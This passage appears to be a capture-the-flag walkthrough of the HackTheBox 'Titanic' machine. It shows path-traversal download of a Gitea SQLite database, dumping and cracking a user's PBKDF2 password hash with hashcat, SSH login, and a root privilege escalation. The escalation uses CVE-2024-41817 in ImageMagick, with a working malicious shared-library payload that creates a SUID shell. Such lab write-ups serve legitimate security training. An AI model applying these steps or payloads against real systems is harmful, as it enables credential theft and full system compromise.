gitea    | Generating /data/ssh/ssh_host_rsa_key...
gitea    | Generating /data/ssh/ssh_host_ecdsa_key...
gitea    | Server listening on :: port 22.
gitea    | Server listening on 0.0.0.0 port 22.
```

```
gitea    | 2025/06/20 13:59:02 cmd/web.go:261:runWeb() [I] Starting Gitea on PID: 16
gitea    | 2025/06/20 13:59:02 cmd/web.go:114:showWebStartupMessage() [I] Gitea version:
1.24.1 built with GNU Make 4.4.1, go1.24.4 : bindata, timetzdata, sqlite,
sqlite_unlock_notify
gitea    | 2025/06/20 13:59:02 cmd/web.go:115:showWebStartupMessage() [I] * RunMode: prod
gitea    | 2025/06/20 13:59:02 cmd/web.go:116:showWebStartupMessage() [I] * AppPath:
/usr/local/bin/gitea
gitea    | 2025/06/20 13:59:02 cmd/web.go:117:showWebStartupMessage() [I] * WorkPath:
/data/gitea
gitea    | 2025/06/20 13:59:02 cmd/web.go:118:showWebStartupMessage() [I] * CustomPath:
/data/gitea
gitea    | 2025/06/20 13:59:02 cmd/web.go:119:showWebStartupMessage() [I] * ConfigFile:
/data/gitea/conf/app.ini
gitea    | 2025/06/20 13:59:02 cmd/web.go:120:showWebStartupMessage() [I] Prepare to run
install page
gitea    | 2025/06/20 13:59:03 cmd/web.go:323:listen() [I] Listen: http://0.0.0.0:3000
gitea    | 2025/06/20 13:59:03 cmd/web.go:327:listen() [I] AppURL(ROOT_URL):
http://localhost:3000/
gitea    | 2025/06/20 13:59:03 modules/graceful/server.go:50:NewServer() [I] Starting new
Web server: tcp:0.0.0.0:3000 on PID: 16
```

Gitea is successfully pulled and the container is started. After the container is started we can navigate to `127.0.0.1:3000` to finish the Gitea configuration.



At the bottom of the page we can also see a footnote that mentions that the configuration will be written into `/data/gitea/conf/app.ini`.



Click `Install Gitea` and navigate to `/tmp/data` which we specified earlier in the compose configuration file.

```
cd /tmp/data
ls -al
total 0
drwxr-xr-x 1 root root   22 Jun 20 16:58 .
drwxrwxrwt 1 root root 1608 Jun 20 17:00 ..
drwxr-xr-x 1 trx  trx     8 Jun 20 16:58 git
drwxr-xr-x 1 trx  trx    14 Jun 20 16:58 gitea
drwx------ 1 root root  240 Jun 20 16:59 ssh
```

We can indeed see another folder called `gitea` as we saw in the footnote. Let's check it out.

```
cd gitea
ls -al
total 2064
drwxr-xr-x 1 trx  trx      228 Jun 20 17:11 .
drwxr-xr-x 1 root root      22 Jun 20 16:58 ..
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 actions_artifacts
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 actions_log
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 attachments
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 avatars
drwxr-xr-x 1 trx  trx       14 Jun 20 16:58 conf
-rw-r--r-- 1 trx  trx  2113536 Jun 20 17:11 gitea.db
drwxr-xr-x 1 trx  trx       20 Jun 20 17:11 home
drwx------ 1 trx  trx       24 Jun 20 17:11 indexers
drwxr-xr-x 1 trx  trx       22 Jun 20 17:11 jwt
drwxr-xr-x 1 trx  trx        0 Jun 20 16:58 log
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 packages
drwxr-xr-x 1 trx  trx       12 Jun 20 17:11 queues
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 repo-archive
drwxr-xr-x 1 trx  trx        0 Jun 20 17:11 repo-avatars
```

We have identified the location of the `gitea.db` file. Converting this for the remote system, the file should be in `/home/developer/gitea/data/gitea/gitea.db`. Let's attempt to grab the file.

We see that the database file does indeed exist and is in `SQLite` format, so in order to view it we will have to download it locally.

```
curl 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db' -o
gitea.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2036k  100 2036k    0     0  2131k      0 --:--:-- --:--:-- --:--:-- 2131k
```

The download is successful. Let's open it with `sqlite3` and list the available tables.

```
sqlite3 gitea.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
<SNIP>
access                      oauth2_grant
access_token                org_user
action                      package
language_stat               user
lfs_lock                    user_badge
lfs_meta_object             user_blocking
login_source                user_open_id
milestone                   user_redirect
mirror                      user_setting
notice                      version
notification                watch
oauth2_application          webauthn_credential
oauth2_authorization_code   webhook
</SNIP>
```

The most interesting table is `user`. Let's check its contents.

```
sqlite> select * from user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fb
ca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0
||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-
US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|r
oot@titanic.htb|0|0|0|0|0|0|0|0||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ec
ff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0
|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-
US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|d
eveloper@titanic.htb|0|0|0|0|2|0|0|0|0||gitea-auto|0
3|trx|trx||trx@titanic.htb|0|enabled|417d2fafa7361ae7ce12147a3825a45b64748f075b71b3f108ae6
f5de2630c4bdff4100fb97a2a10718f76d6738fbc7cba57|pbkdf2$50000$50|0|0|0||0|||5554f89b8e2dc75
9d55363bff79c9bc2|d2df33392fe014a3fdd4598265eacb52|en-
US||1750341587|1750341588|1750341588|0|-1|1|0|0|0|0|1|0|46a0a3c2b6ba179273294250929f5937|t
rx@titanic.htb|0|0|0|0|0|0|0|0||gitea-auto|0
```

We can see that a few users exist including the one we created earlier. From the available users, `developer` seems to be the most promising as we saw that a user of the same name also exists in `passwd`.

Grab the hash, place it in a file called `hash.txt` and let's attempt to crack it with `Hashcat`.

```
hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6,
SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================
============================================================
* Device #1: pthread-haswell-Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz, 2906/5877 MB (1024
MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Jun 19 17:32:50 2025
Stopped: Thu Jun 19 17:32:57 2025
```

After the above command finishes we can use the `--show` flag to see the result.

```
hashcat -m 10900 hash.txt --show
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvx
aCYZJjRE6llM+1Y=:25282528
```

The password is successfully cracked as `25282528`. We can attempt to connect over SSH as `developer`.

```
ssh developer@titanic.htb
developer@titanic.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

developer@titanic:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
```

The user flag can be found in `/home/developer/`.

Privilege Escalation

System enumeration reveals a MySQL installation as hinted by the Docker compose file we identified earlier, however, the database does not seem to hold any valuable information. The `/opt` folder seems to contain some interesting files and folders.

```
developer@titanic:/opt$ ls -al
total 20
drwxr-xr-x  5 root root      4096 Feb  7 10:37 .
drwxr-xr-x 19 root root      4096 Feb  7 10:37 ..
drwxr-xr-x  5 root developer 4096 Feb  7 10:37 app
drwx--x--x  4 root root      4096 Feb  7 10:37 containerd
drwxr-xr-x  2 root root      4096 Feb  7 10:37 scripts
```

Specifically the `app` folder seems to belong to the Python Flask application that supposedly allowed us to book trips on the Titanic. Interestingly it seems that this folder is group owned by the `developer` user, and this user has write privileges over the `tickets` and `/static/assets/images` folders as shown by the following `find` command.

```
find /opt/app -type d -perm 770
./static/assets/images
./tickets
```

The `scripts` folder also seems to hold an interesting file called `identify_images.sh` with the following contents.

```
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify
>> metadata.log
```

This script seems to be emptying the contents of `metadata.log` in the `/opt/app/static/assets/images` folder, using the `find` command to find `jpg` images in this folder and then passing those to the `magick` command with the `identify` operator. The output of `magick` is passed back to `metadata.log`.

At this moment we aren't sure if this script is being executed, however, enumeration of the `/opt/app/static/assets/images` shows that the `metadata.log` file is modified every minute, which indicates that the script is indeed running periodically.

```
developer@titanic:/opt/app/static/assets/images$ ls -al
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Jun 20 20:44 metadata.log
developer@titanic:/opt/app/static/assets/images$ ls -al
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Jun 20 20:45 metadata.log
```

A quick Google search shows that the `identify` operator of `magick` can be used to grab various information about image files.

There does not seem to be a vulnerability in the script itself, so let's identify the `magick` version.

```
magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma
openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
```

The version is revealed to be `7.1.1-35`. A quick Google search with the keywords `magick exploit poc` reveals this advisory, which details an Arbitrary Code Execution vulnerability in the same version of `magick` and is assigned CVE-2024-41817.

In order to exploit this vulnerability let's use the following command, which parses C code and compiles it with `gcc` into a shared library object called `libxcb.so.1`.

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
  system("cp /bin/sh /tmp && chmod u+s /tmp/sh");
  exit(0);
}
EOF
```

The payload will copy the `/bin/sh` binary into `/tmp` and give it SUID permissions. Paste it in the terminal in the `/opt/app/static/assets/images` directory and navigate to `/tmp`.

```
developer@titanic:/tmp$ ls -al
total 3196
drwxrwxrwt 15 root      root         4096 Jun 20 20:48 .
drwxr-xr-x 19 root      root         4096 Feb  7 10:37 ..
drwxrwxrwt  2 root      root         4096 Jun 19 13:49 .font-unix
drwxrwxrwt  2 root      root         4096 Jun 19 13:49 .ICE-unix
-rwsr-xr-x  1 root      root       125688 Jun 20 20:17 sh
```

After around a minute, we can see that the `sh` binary has been copied over and has SUID perms. We can execute it with the `-p` flag to increase our privileges to that of the `root` user.

```
developer@titanic:/opt/app/static/assets/images$ /tmp/sh -p
# id
uid=1000(developer) gid=1000(developer) euid=0(root) groups=1000(developer)
```

The root flag can be found in `/root`.